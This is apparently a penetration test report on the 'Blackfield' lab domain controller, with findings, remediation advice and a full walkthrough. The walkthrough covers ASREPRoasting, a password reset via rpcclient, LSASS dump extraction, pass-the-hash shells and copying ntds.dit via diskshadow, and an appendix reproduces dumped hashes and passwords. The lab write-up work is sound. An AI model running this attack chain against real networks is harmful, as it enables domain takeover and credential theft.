# Penetration Testing Report Blackfield

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# 1. Executive Summary

#### 1.1 Assessment Overview

There is 1 target for this penetration test. Access to the target's network segment is provided via an OpenVPN connection and the target is hosted as a VM. There are 3 objectives:

- 1. Find and access the flag stored in user.txt on a user's desktop.
- 2. Find and access the flag stored in root.txt on the Administrator's desktop.
- 3. Achieve Domain Admin privileges. Domain compromise will be demonstrated by retrieving the Administrators password hash and opening a shell on the domain controller (DC).

This final report will be provided at the end of the testing. The final report will include discovered vulnerabilities, remediation recommendations, and a step by step walkthrough of the attacks preformed during the assessment.

## 1.2 Findings

ID	Description	Severity
1	Information Disclosure - SMB Share Access with Null Session	Medium
2	Insufficient Access Control - ASREPRoast Attack	Medium
3	Information Disclosure - Leaked Credentials via Memory Dump	High
4	Overprivileged Account - Domain Compromise	Critical

### 1.3 Testing Summary

The penetration test was a success with all 3 goals being accomplished. Both the user and root flags were retrieved and complete domain comprise was achieved. While all goals of the assessment were completed, there were multiple security wins encountered during testing. These wins required the penetration testing team to work harder and explore additional attack vectors to achieve their objectives. Examples of these security wins are:

- 1. No clear text credentials were accessible on SMB shares with a null session
- 2. There weren't any domain user to domain admin (full domain compromise) CVEs discovered such as Eternal Blue
- 3. Evidence of backup processes where discovered during testing. A strong disaster recovery program, including backup and restore processes is critical in the event of a disaster or attack.

Most vulnerabilities discovered during the testing were related to access control. For example, accounts with dangerous privileges which were leveraged during the assessment to compromise the domain, weren't protected with MFA. MFA should be enabled on all privileged accounts wherever possible. Additionally, sensitive data such as memory dumps should be assigned a data classification level. The data classification level should be assigned based on the risk posed by that data being compromised. Access and data protection controls should then be applied based on that data classification label in accordance with the associated risk.

# 2. Technical Summary

## 2.1 Scope

Target 1:

• **IP**: 10.10.10.192

• **Domain**: blackfield.local

### 2.2 CVSS v3 Severity Ratings

Severity	Base Score Range
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0

## 2.3 Post Assessment Artifact Removal

No changes were made to the production environment during testing as the target was hosted as an isolated VM. Any changes made to the target were reverted upon completion of the assessment by

resetting the target VM.

# 2.4 Findings

2.4.1 Information Disclosure - SMB Share Access with Null Session

**Affects:** 10.10.10.192

CVSS v3 Calculated Risk: 4.3 - Medium

**Description:** The Profiles SMB share was discovered with directory names corresponding to employee usernames. This share allowed access with a Null session (guest account) instead of requiring a username and password. The directory names were used to create a list of valid employee usernames.

**Impact:** The list of employee usernames was used to conduct (and is a pre-requisite for) an ASREPRoasting attack. The outcome of this attack was initial access to the Active Directory (AD) domain.

While not preformed as part of this assessment, a list of valid employee usernames can also be used for brute force attacks and password spraying. If successful, all 3 attacks can allow an attacker to gain initial access to the AD domain.

**Remediation Guidance:** SMB shares should require a valid username and password for access. This prevents attackers from accessing the contents of the share without valid credentials like with a null session. Additionally, if a username and password are required to access a share, logins and activity on that share are traceable to the owner of those credentials which increases auditability.

2.4.2 Insufficient Access Control - ASREPRoast Attack

**Affects:** 10.10.10.192

CVSS v3 Calculated Risk: 6.5 - Medium

**Description:** 2 accounts were found with a setting that disables the requirement for Kerberos preauthentication. This allows an attacker to request a piece of authentication information which contained a user's hashed password. The hashed password was cracked by comparing the password hash to generated hashes of known passwords from a wordlist.

**Impact:** The cracked password was used to perform further enumeration of the domain. Furthermore, the permissions on the associated account allowed the resetting of a password on a more privileged account (audit2020). This more privileged account was used to completely compromise the AD domain.

**Remediation Guidance:** The Kerberos DONT\_REQ\_PREAUTH setting shouldn't be enabled on an account unless it's absolutely necessary for the product or service to function properly. If this setting needs to be enabled, the password on the account should be sufficiently complex so that the resulting password hash can't be cracked in a practical amount of time.

2.4.3 Information Disclosure - Leaked Credentials via Memory Dump

**Affects:** 10.10.10.192

CVSS v3 Calculated Risk: 7.4 - High

**Description:** An old account (audit2020) from a previous audit was found. The account credentials gained from the ASREPRoast attack allowed an attacker to reset the password for the audit2020 account, thus gaining control of the account. The audit2020 account had access to a SMB share named forensic. The forensic share had a memory dump of the Local Security Authority Subsystem Service (LSASS) process. This process holds Windows credentials in memory. During testing the attacker was able to download the contents of the forensic share including the memory dump.

**Impact:** The credentials in the LSASS memory dump were extracted after download. The extracted credentials included the NTLM password hash for the svc\_backup account. This account is a member of the Backup Operators group and the permissions granted by membership in that group were later used to compromise the domain.

**Remediation Guidance:** If memory dumps of confidential processes like LSASS are needed and have to be transferred off the originating host, they should be encrypted and stored offline. Alternatively, the required process dump can be created on the host, investigated, and subsequently deleted without transferring the dump off of the originating host. Memory dumps frequently contain sensitive information and access to them should be restricted in accordance with the principle of least privilege.

#### 2.4.4 Overprivileged Account - Domain Compromise

**Affects:** 10.10.10.192

CVSS v3 Calculated Risk: 9.1 - Critical

**Description:** The password hash for the svc\_backup operators group was obtained from a memory dump on the forensic SMB share. The account was a member of the Backup Operators group. The privileges granted by this group allow an attacker to extract and exfiltrate critically sensitive information from an AD domain controller while it's running. Examples of such information include password hashes and other sensitive authentication secrets.

**Impact:** The NTLM password hashes for the Domain Administrator account and the other users of the domain were successfully exfiltrated. The Domain Administrator password hash was used to open a shell on the domain controller (DC) with administrator privileges. With control of the Domain Administrator account, an attacker can create additional accounts with full privileges, deploy malware (such as ransomware), and change any setting.

**Remediation Guidance:** All accounts should only have the minimum permissions required to perform their function in accordance with the principle of least privilege. If an account inherits dangerous permissions from group membership, additional security can be achieved by implementing mandatory multi-factor authentication for those accounts. Furthermore, exploitation this vulnerability can be mitigated by following the remediation advice for finding 2.4.3.

# 3. Attack Walkthrough

## 3.1 Scanning and Enumeration

1. Perform an initial port scan with Nmap: sudo nmap -p- --min-rate=1500 -T4 10.10.10.192 -oN all\_tcp\_ports.nmap -Pn

```
Nmap scan report for 10.10.10.192
Host is up (0.26s latency).
Not shown: 786 filtered tcp ports (no-response), 208 closed tcp ports (reset)
PORT STATE SERVICE
88/tcp open kerberos-sec
135/tcp open msrpc
139/tcp open netbios-ssn
389/tcp open ldap
593/tcp open http-rpc-epmap
3268/tcp open globalcatLDAP
```

2. Perform service enumeration on the open ports with NMap: sudo nmap -p

```
53,88,135,139,389,445,593,3268,5985 -T4 -sC -sV -O 10.10.10.192 -oN service_enumeration.nmap --script dns-service-discovery,dns-zone-transfer,msrpc-enum,rpcinfo,nbstat,smb-protocols,smb-os-discovery,smb-security-mode,smb-vuln-cve-2017-7494,smb-vuln-ms06-025,smb-vuln-ms07-029,smb-vuln-ms08-067,smb-vuln-ms10-054,smb-vuln-ms10-061,smb-vuln-ms17-010 -Pn
```

```
Nmap scan report for 10.10.10.192
Host is up (0.33s latency).
PORT STATE SERVICE
                           VERSION
              domain
53/tcp open
                           Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time:
2023-04-28 14:34:45Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp filtered netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP
(Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
445/tcp open microsoft-ds?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
                           Microsoft Windows Active Directory LDAP
3268/tcp open ldap
(Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
5985/tcp open http
                          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-server-header: Microsoft-HTTPAPI/2.0
```

```
Warning: OSScan results may be unreliable because we could not find at
least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results
incomplete
No OS matches for host
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
| smb-protocols:
    dialects:
      202
      210
      300
      302
      311
| smb-vuln-ms10-054: false
| smb-vuln-ms10-061: Could not negotiate a connection: SMB: Failed to
receive bytes: ERROR
| msrpc-enum: Could not negotiate a connection: SMB: Failed to receive
bytes: ERROR
```

3. Search for SMB shares without credentials: smbmap -H 10.10.10.192

```
-$ smbmap -H 10.10.10.192
[+] IP: 10.10.10.192:445 Name: 10.10.10.192
```

4. Search for SMB shares with a null session: smbmap -u null -H 10.10.10.192

```
$ smbmap -u null -H 10.10.10.192
[+] Guest session
                        IP: 10.10.10.192:445
                                                Name: 10.10.10.192
       Disk
                                                                 Permissions
                                                                                 Comment
        ADMIN$
                                                                 NO ACCESS
                                                                                 Remote Admin
       C$
                                                                 NO ACCESS
                                                                                 Default share
        forensic
                                                                 NO ACCESS
                                                                                 Forensic / Audit share.
                                                                                 Remote IPC
        IPC$
                                                                 READ ONLY
        NETLOGON
                                                                 NO ACCESS
                                                                                 Logon server share
        profiles$
                                                                 READ ONLY
        SYSV0L
                                                                 NO ACCESS
                                                                                 Logon server share
```

#### 3.2 Initial Access

1. Create a list of usernames from the directory names on the profiles  $\$  share: smbclient -N \\\\10.10.10.192\\profiles -c ls | awk '{ print \$1 }' > users.txt

2. Conduct an ASREPRoast attack using the list of usernames: impacket-GetNPUsers
 blackfield.local/ -no-pass -usersfile users.txt -dc-ip 10.10.10.192 -format
 hashcat -outputfile hashes.getnpusers | grep -v 'Client not found in
 Kerberos database'

```
impacket-GetNPUsers blackfield.local/ -no-pass -usersfile users.txt -dc-ip 10.10.10.192 -format hashcat -outputfile hashes.getnpusers grep -v 'Client not found in Kerberos database'
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] User audit2020 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User svc_backup doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] invalid principal syntax
```

3. Crack the AS\_REP hash using a wordlist: hashcat -m 18200 hashes.getnpusers /usr/share /wordlists/rockyou.txt -o as rep.hashcat


```
Session..... hashcat
Status..... Cracked
Hash.Mode.....: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target.....: $krb5asrep$23$support@BLACKFIELD.LOCAL:a876a31df297 ... 034e83
Time.Started.....: Thu May 11 14:38:10 2023 (11 secs)
Time.Estimated ...: Thu May 11 14:38:21 2023 (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#1..... 1366.0 kH/s (3.40ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress....: 14336000/14344385 (99.94%)
Rejected..... 0/14336000 (0.00%)
Restore.Point...: 14327808/14344385 (99.88%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: $Cah$ → #!hrvert
Hardware.Mon.#1..: Util: 64%
```

- 4. Using the gathered credentials, enumerate the domain with bloodhound:
  - 1. Gather AD information using the Python Bloodhound ingestor: bloodhound-python -u support -p '#00^BlackKnight' -d blackfield.local -ns 10.10.10.192 -c all

```
-u support -p '#00^BlackKnight' -d blackfield.local -ns 10.10.10.192 -c all
INFO: Found AD domain: blackfield.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (
blackfield.local:88)] [Errno -2] Name or service not known INFO: Connecting to LDAP server: dc01.blackfield.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 18 computers
INFO: Connecting to LDAP server: dc01.blackfield.local
INFO: Found 316 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer:
INFO: Querying computer: DC01.BLACKFIELD.local
INFO: Done in 00M 31S
```

- 2. Start neo4j: sudo neo4j start
- 3. Start bloodhound and import the data: bloodhound &

5. Navigate to the support user, mark them as owned, and check the user's first degree object control.



- 6. Use the support user to change the password on the audit2020 account:
  - 1. Open an RPC shell on the DC: rpcclient -U blackfield.local/support 10.10.10.192
  - 2. Change the password: setuserinfo2 audit2020 23 hacker123!

7. Scan SMB shares with the audit2020 user: smbmap -u audit2020 -p 'hacker123!' -H

10.10.10.192

```
smbmap -u audit2020 -p 'hacker123!' -H 10.10.10.192
[+] IP: 10.10.10.192:445
                               Name: 10.10.10.192
       Disk
                                                                Permissions
                                                                                Comment
       ADMIN$
                                                                NO ACCESS
                                                                                Remote Admin
       C$
                                                                NO ACCESS
                                                                                Default share
       forensic
                                                                READ ONLY
                                                                                Forensic / Audit share.
                                                                READ ONLY
       IPC$
                                                                                Remote IPC
       NETLOGON
                                                                READ ONLY
                                                                                Logon server share
       profiles$
                                                                READ ONLY
       SYSV0L
                                                                READ ONLY
                                                                                Logon server share
```


8. Download the files from the forensic share: smbget -U audit2020 -R smb://10.10.10.192 /forensic

```
smbget -U audit2020 -R smb://10.10.10.192/forensic
Password for [audit2020] connecting to //10.10.10.192/forensic:
Using workgroup WORKGROUP, user audit2020
smb://10.10.10.192/forensic/commands output/domain admins.txt
smb://10.10.10.192/forensic/commands_output/domain_groups.txt
smb://10.10.10.192/forensic/commands_output/domain_users.txt
smb://10.10.10.192/forensic/commands_output/firewall_rules.txt
smb://10.10.10.192/forensic/commands_output/ipconfig.txt
smb://10.10.10.192/forensic/commands_output/netstat.txt
smb://10.10.10.192/forensic/commands_output/route.txt
smb://10.10.10.192/forensic/commands_output/systeminfo.txt
smb://10.10.10.192/forensic/commands_output/tasklist.txt
smb://10.10.10.192/forensic/memory_analysis/conhost.zip
smb://10.10.10.192/forensic/memory_analysis/ctfmon.zip
smb://10.10.10.192/forensic/memory_analysis/dfsrs.zip
smb://10.10.10.192/forensic/memory_analysis/dllhost.zip
smb://10.10.10.192/forensic/memory_analysis/ismserv.zip
smb://10.10.10.192/forensic/memory_analysis/lsass.zip
```

- 9. Navigate to the downloaded files and unzip the LSASS memory dump: unzip lsass.zip
- 10. Extract the credentials from the memory dump: pypykatz lsa minidump lsass.DMP
- 11. Use the extracted hash for the svc\_backup account to get a shell: evil-winrm -i 10.10.10.192
  -u svc backup -H 9658d1d1dcd9250115e2205d9f48400d
- 12. Retrieve flag from user.txt:
  - 1. Change to the svc\_backup user's desktop: cd ../Desktop
  - 2. Print the user flag: type user.txt and ipconfig

# 3.3 Domain Privilege Escalation

1. Enumerate the first degree group membership for the svc backup user in bloodhound.



2. Create shadow copy backup script: nano backup script.txt

```
set verbose onX
set metadata C:\Windows\Temp\meta.cabX
set context clientaccessibleX
set context persistentX
begin backupX
add volume C: alias cdriveX
createX
expose %cdrive% E:X
end backupX
```

3. Upload the script to the target: upload backup script.txt

```
*Evil-WinRM* PS C:\Users\svc_backup\Documents> upload backup_script.txt

Info: Uploading /mnt/hgfs/pen_testing/htb/tracks/ad_101/blackfield/backup_script.txt to C:\Users\svc_backup\Documents\backup_script.txt

Data: 252 bytes of 252 bytes copied

Info: Upload successful!
```

4. Create a shadow copy of drive C: diskshadow /s backup\_script.txt

```
C:\Users\svc_backup\Documents> diskshadow /s backup_script.txt
Microsoft DiskShadow version 1.0
Copyright (C) 2013 Microsoft Corporation On computer: DC01, 5/17/2023 1:06:41 AM
→ set verbose on
→ set metadata C:\Windows\Temp\meta.cab
→ set context clientaccessible
→ set context persistent
→ begin backup
→ add volume C: alias cdrive
→ create
Excluding writer "Shadow Copy Optimization Writer", because all of its components have been excluded.
Component "\BCD\BCD" from writer "ASR Writer" is excluded from backup,
because it requires volume which is not in the shadow copy set.
The writer "ASR Writer" is now entirely excluded from the backup because the top-level non selectable component "\BCD\BCD" is excluded.
* Including writer "Task Scheduler Writer":
         + Adding component: \TasksStore
* Including writer "VSS Metadata Store Writer":
         + Adding component: \WriterMetadataStore
* Including writer "Performance Counters Writer":
         + Adding component: \PerformanceCounters
* Including writer "System Writer":
         + Adding component: \System Files
        + Adding component: \Win32 Services Files
* Including writer "DFS Replication service writer":
         + Adding component: \SYSVOL\B0E5E5E5-367C-47BD-8D81-52FF1C8853A7-A711151C-FA0B-40DD-8BDB-780EF9825
004
* Including writer "NTDS":
        + Adding component: \C:_Windows_NTDS\ntds
* Including writer "COM+ REGDB Writer":
        + Adding component: \COM+ REGDB
```

5. Verify the shadow copy was created: dir e:

```
PS C:\temp> dir e:
    Directory: E:\
Mode
                    LastWriteTime
                                          Length Name
              5/26/2020
                          5:38 PM
                                                 PerfLogs
d-----
              6/3/2020 9:47 AM
                                                 profiles
d-r-
              3/19/2020 11:08 AM
                                                 Program Files
d----
              2/1/2020 11:05 AM
                                                 Program Files (x86)
              5/16/2023
                          9:35 AM
                                                 temp
d-r-
              2/23/2020
                          9:16 AM
                                                 Users
d -
              9/21/2020
                          4:29 PM
                                                 Windows
-a----
              2/28/2020
                          4:36 PM
                                             447 notes.txt
```

- 6. Change to a writable directory: cd c:\temp
- 7. Extract the ntds.dit file from shadow copy: robocopy /b e:\Windows\ntds\ . ntds.dit

8. Extract the system registry hive: reg save hklm\system c:\temp\system

```
*Evil-WinRM* PS C:\temp> reg save hklm\system c:\temp\system The operation completed successfully.
```

- 9. Exfiltrate the ntds.dit file: download ntds.dit exfiltrated data/ntds.dit
- 10. Exfiltrate the system registry hive: download system exfiltrated data/system

```
*Evil-WinRM* PS C:\temp> download ntds.dit exfiltrated_data/ntds.dit

Info: Downloading C:\temp\ntds.dit to exfiltrated_data/ntds.dit

Info: Download successful!

*Evil-WinRM* PS C:\temp> download system exfiltrated_data/system

Info: Downloading C:\temp\system to exfiltrated_data/system

Info: Download successful!
```

- 11. Dump the NTLM hashes from the ntds.dit file: impacket-secretsdump -ntds ntds.dit -system system LOCAL -just-dc-ntlm > ntds hashes.secretsdump
- **12. Open a shell on the DC as administrator:** evil-winrm -i 10.10.10.192 -u Administrator -H 184fb5e5178480be64824d4cd53b99ee
- 13. Retrieve the root.txt flag:
  - 1. Change to the Administrator's desktop: cd ../Desktop
  - 2. Print the root flag: type root.txt and ipconfig

# 4. Appendix

### 4.1 Users List

AAlleni ABarteski ABekesz ABenzies ABiemiller AChampken ACheretei ACsonaki AHigchens AJaquemai AKlado AKoffenburger AKollolli AKruppe AKubale ALamerz AMaceldon AMasalunga ANavay ANesterova ANeusse AOkleshen APustulka ARotella ASanwardeker AShadaia ASischo ASpruce ATakach ATaueg ATwardowski audit2020 AWangenheim AWorsey AZigmunt BBakajza BBeloucif BCarmitcheal BConsultant BErdossy BGeminski BLostal BMannise

BRigiero BSamkoses BZandonella CAcherman CAkbari CAldhowaihi CArgyropolous CDufrasne CGronk Chiucarello Chiuccariello CHoytal CKijauskas CKolbo CMakutenas CMorcillo CSchandall CSelters CTolmie DCecere DChintalapalli DCwilich DGarbatiuc DKemesies DMatuka DMedeme DMeherek DMetych DPaskalev DPriporov DRusanovskaya DVellela DVogleson DZwinak EBoley EEulau EFeatherling EFrixione EJenorik EKmilanovic ElKatkowsky EmaCaratenuto EPalislamovic EPryar ESachhitello ESariotti ETurgano EWojtila FAlirezai

BNovrotsky

FBaldwind FBroj FDeblaquire FDegeorgio FianLaginja FLasokowski FPflum FReffey GaBelithe Gareld GBatowski GForshalger GGomane GHisek GMaroufkhani GMerewether GQuinniey GRoswurm GWiegard HBlaziewske HColantino HConforto HCunnally HGougen HKostova IChristijr IKoledo IKotecky ISantosi JAngvall JBehmoiras JDanten JDjouka JKondziola JLeytushsenior JLuthner JMoorehendrickson JPistachio JScima JSebaali JShoenherr JShuselvt KAmavisca KAtolikian KBrokinn KCockeril KColtart KCyster KDorney KKoesno

KLangfur KMahalik KMasloch KMibach KParvankova KPregnolato KRasmor KShievitz KSojdelius KTambourgi KVlahopoulos KZyballa LBajewsky LBaligand LBarhamand LBirer LBobelis LChippel LChoffin LCominelli LDruge LEzepek LHyungkim LKarabag LKirousis LKnade LKrioua LLefebvre LLoeradeavilez LMichoud LTindall LYturbe MArcynski MAthilakshmi MAttravanam MBrambini MHatziantoniou MHoerauf MKermarrec MKillberg MLapesh MMakhsous MMerezio MNaciri MShanmugarajah

MKermarrec
MKillberg
MLapesh
MMakhsous
MMerezio
MNaciri
MShanmugaraj
MSichkar
MTemko
MTipirneni
MTonuri
MVanarsdel

NDikoka NGenevro NGoddanti NMrdirk NPulido NRonges NSchepkie NVanpraet OBelghazi OBushey OHardybala OLunas ORbabka PBourrat PBozzelle PBranti PCapperella PCurtz PDoreste PGegnas PMasulla PMendlinger PParakat PProvencer PTesik PVinkovich PVirding PWeinkaus RBaliukonis RBochare RKrnjaic RNemnich RPoretsky RStuehringer RSzewczuga RVallandas RWeatherl RWissor SAbdulagatov SAjowi SAlguwaihes SBonaparte SBouzane SChatin SDellabitta SDhodapkar SEulert SFadrigalan SGolds

NBellibas

SGrifasi SGtlinas SHauht SHederian SHelregel SKrulig SLewrie SMaskil Smocker SMoyta SRaustiala SReppond SSicliano SSilex SSolsbak STousignaut support svc\_backup SWhyte SWynigear TAwaysheh TBadenbach TCaffo TCassalom TEiselt TFerencdo TGaleazza TKauten TKnupke TLintlop TMusselli TOust TSlupka TStausland TZumpella UCrofskey UMarylebone UPyrke VBublavy VButziger VFuscca VLitschauer VMamchuk VMarija VOlaosun VPapalouca WSaldat WVerzhbytska WZelazny XBemelen

```
XDadant
XDebes
XKonegni
XRykiel
YBleasdale
YHuftalin
YKivlen
YKozlicki
YNyirenda
YPredestin
YSeturino
YSkoropada
YVonebers
YZarpentine
ZAlatti
ZKrenselewski
ZMalaab
ZMiick
ZScozzari
ZTimofeeff
ZWausik
```

# 4.2 LSASS Process Dump Credentials

```
FILE: ====== lsass.DMP ======
== LogonSession ==
authentication id 406458 (633ba)
session id 2
username svc backup
domainname BLACKFIELD
logon server DC01
logon time 2020-02-23T18:00:03.423728+00:00
sid S-1-5-21-4194615774-2175524697-3563712290-1413
luid 406458
   == MSV ==
        Username: svc backup
        Domain: BLACKFIELD
       LM: NA
        NT: 9658d1d1dcd9250115e2205d9f48400d
        SHA1: 463c13a9a31fc3252c68ba0a44f0221626a33e5c
        DPAPI: a03cd8e9d30171f3cfe8caad92fef621
    == WDIGEST [633ba]==
       username svc backup
        domainname BLACKFIELD
       password None
       password (hex)
    == Kerberos ==
        Username: svc backup
```

```
Domain: BLACKFIELD.LOCAL
   == WDIGEST [633ba]==
       username svc backup
       domainname BLACKFIELD
       password None
       password (hex)
== LogonSession ==
authentication id 365835 (5950b)
session id 2
username UMFD-2
domainname Font Driver Host
logon server
logon time 2020-02-23T17:59:38.218491+00:00
sid S-1-5-96-0-2
luid 365835
   == MSV ==
       Username: DC01$
       Domain: BLACKFIELD
       LM: NA
       NT: b624dc83a27cc29da11d9bf25efea796
       SHA1: 4f2a203784d655bb3eda54ebe0cfdabe93d4a37d
       DPAPI: NA
   == WDIGEST [5950b]==
       username DC01$
       domainname BLACKFIELD
       password None
       password (hex)
   == Kerberos ==
       Username: DC01$
       Domain: BLACKFIELD.local
       Password: &SYVE+
<ynu`Ql;qvEE!f$DoOOF+,qP@P`fra`z4&G3K'mH:&'K^SW$FNWWx7J-N$^'bzB1Duc3^Ez]En</pre>
kh`b'YSV7Ml#@G3@*(b$]j%#L^[Q`nCP'<Vb0I6
       password
(hex) 260053005900560045002b003c0079006e007500600051006c003b0067007600450045
0021006600240044006f004f00300046002b002c00670050004000500060006600720061006
0007a0034002600470033004b0027006d0048003a00260027004b005e005300570024004600
4e0057005700780037004a002d004e0024005e00270062007a0042003100440075006300330
0040004700330040002a002800620024005d006a00250023004c005e005b00510060006e004
300500027003c0056006200300049003600
   == WDIGEST [5950b]==
       username DC01$
       domainname BLACKFIELD
       password None
       password (hex)
== LogonSession ==
authentication id 365493 (593b5)
```

```
session id 2
username UMFD-2
domainname Font Driver Host
logon server
logon time 2020-02-23T17:59:38.200147+00:00
sid S-1-5-96-0-2
luid 365493
   == MSV ==
       Username: DC01$
       Domain: BLACKFIELD
        LM: NA
       NT: b624dc83a27cc29da11d9bf25efea796
        SHA1: 4f2a203784d655bb3eda54ebe0cfdabe93d4a37d
       DPAPI: NA
    == WDIGEST [593b5]==
       username DC01$
       domainname BLACKFIELD
       password None
       password (hex)
    == Kerberos ==
       Username: DC01$
       Domain: BLACKFIELD.local
       Password: &SYVE+
<ynu`Q1;gvEE!f$DoO0F+,gP@P`fra`z4&G3K'mH:&'K^SW$FNWWx7J-N$^'bzB1Duc3^Ez]En</pre>
kh`b'YSV7Ml#@G3@*(b$]j%#L^[Q`nCP'<Vb0I6
        password
(hex) 260053005900560045002b003c0079006e007500600051006c003b0067007600450045
0021006600240044006f004f00300046002b002c00670050004000500060006600720061006
0007a0034002600470033004b0027006d0048003a00260027004b005e005300570024004600
4 \hspace{-0.05cm} + \hspace{-0.05cm} 0.057005700780037004a002d004e0024005e00270062007a0042003100440075006300330
0040004700330040002a002800620024005d006a00250023004c005e005b00510060006e004
300500027003c0056006200300049003600
   == WDIGEST [593b5]==
       username DC01$
       domainname BLACKFIELD
       password None
       password (hex)
== LogonSession ==
authentication id 257142 (3ec76)
session id 0
username DC01$
domainname BLACKFIELD
logon server
logon time 2020-02-23T17:59:13.318909+00:00
sid S-1-5-18
luid 257142
   == Kerberos ==
       Username: DC01$
```

```
Domain: BLACKFIELD.LOCAL
== LogonSession ==
authentication id 153705 (25869)
session id 1
username Administrator
domainname BLACKFIELD
logon server DC01
logon time 2020-02-23T17:59:04.506080+00:00
sid S-1-5-21-4194615774-2175524697-3563712290-500
luid 153705
   == MSV ==
       Username: Administrator
       Domain: BLACKFIELD
       LM: NA
        NT: 7f1e4ff8c6a8e6b6fcae2d9c0572cd62
        SHA1: db5c89a961644f0978b4b69a4d2a2239d7886368
        DPAPI: 240339f898b6ac4ce3f34702e4a89550
    == WDIGEST [25869]==
       username Administrator
        domainname BLACKFIELD
       password None
       password (hex)
    == Kerberos ==
       Username: Administrator
       Domain: BLACKFIELD.LOCAL
    == WDIGEST [25869]==
       username Administrator
       domainname BLACKFIELD
       password None
       password (hex)
    == DPAPI [25869]==
       luid 153705
        key guid d1f69692-cfdc-4a80-959e-bab79c9c327e
        masterkey
769c45bf7ceb3c0e28fb78f2e355f7072873930b3c1d3aef0e04ecbb3eaf16aa946e5530072
59bf307eb740f222decadd996ed660ffe648b0440d84cd97bf5a5
        shal masterkey d04452f8459a46460939ced67b971bcf27cb2fb9
== LogonSession ==
authentication id 137110 (21796)
session id 0
username DC01$
domainname BLACKFIELD
logon server
logon time 2020-02-23T17:58:27.068590+00:00
sid S-1-5-18
luid 137110
   == Kerberos ==
       Username: DC01$
```

```
Domain: BLACKFIELD.LOCAL
== LogonSession ==
authentication id 134695 (20e27)
session id 0
username DC01$
domainname BLACKFIELD
logon server
logon time 2020-02-23T17:58:26.678019+00:00
sid S-1-5-18
luid 134695
   == Kerberos ==
       Username: DC01$
       Domain: BLACKFIELD.LOCAL
== LogonSession ==
authentication id 40310 (9d76)
session id 1
username DWM-1
domainname Window Manager
logon server
logon time 2020-02-23T17:57:46.897202+00:00
sid S-1-5-90-0-1
luid 40310
   == MSV ==
       Username: DC01$
       Domain: BLACKFIELD
       LM: NA
       NT: b624dc83a27cc29da11d9bf25efea796
       SHA1: 4f2a203784d655bb3eda54ebe0cfdabe93d4a37d
       DPAPI: NA
   == WDIGEST [9d76]==
       username DC01$
       domainname BLACKFIELD
       password None
       password (hex)
   == Kerberos ==
       Username: DC01$
       Domain: BLACKFIELD.local
       Password: &SYVE+
<ynu`Ql;gvEE!f$DoO0F+,gP@P`fra`z4&G3K'mH:&'K^SW$FNWWx7J-N$^'bzB1Duc3^Ez]En</pre>
kh`b'YSV7Ml#@G3@*(b$]j%#L^[Q`nCP'<Vb0I6
       password
(hex) 260053005900560045002b003c0079006e007500600051006c003b0067007600450045
0021006600240044006f004f00300046002b002c00670050004000500060006600720061006
0007a0034002600470033004b0027006d0048003a00260027004b005e005300570024004600
4e0057005700780037004a002d004e0024005e00270062007a0042003100440075006300330
0040004700330040002a002800620024005d006a00250023004c005e005b00510060006e004
300500027003c0056006200300049003600
```

```
== WDIGEST [9d76]==
       username DC01$
       domainname BLACKFIELD
       password None
       password (hex)
== LogonSession ==
authentication id 40232 (9d28)
session id 1
username DWM-1
domainname Window Manager
logon server
logon time 2020-02-23T17:57:46.897202+00:00
sid S-1-5-90-0-1
luid 40232
   == MSV ==
       Username: DC01$
       Domain: BLACKFIELD
       LM: NA
       NT: b624dc83a27cc29da11d9bf25efea796
       SHA1: 4f2a203784d655bb3eda54ebe0cfdabe93d4a37d
       DPAPI: NA
   == WDIGEST [9d28]==
       username DC01$
       domainname BLACKFIELD
       password None
       password (hex)
   == Kerberos ==
       Username: DC01$
       Domain: BLACKFIELD.local
       Password: &SYVE+
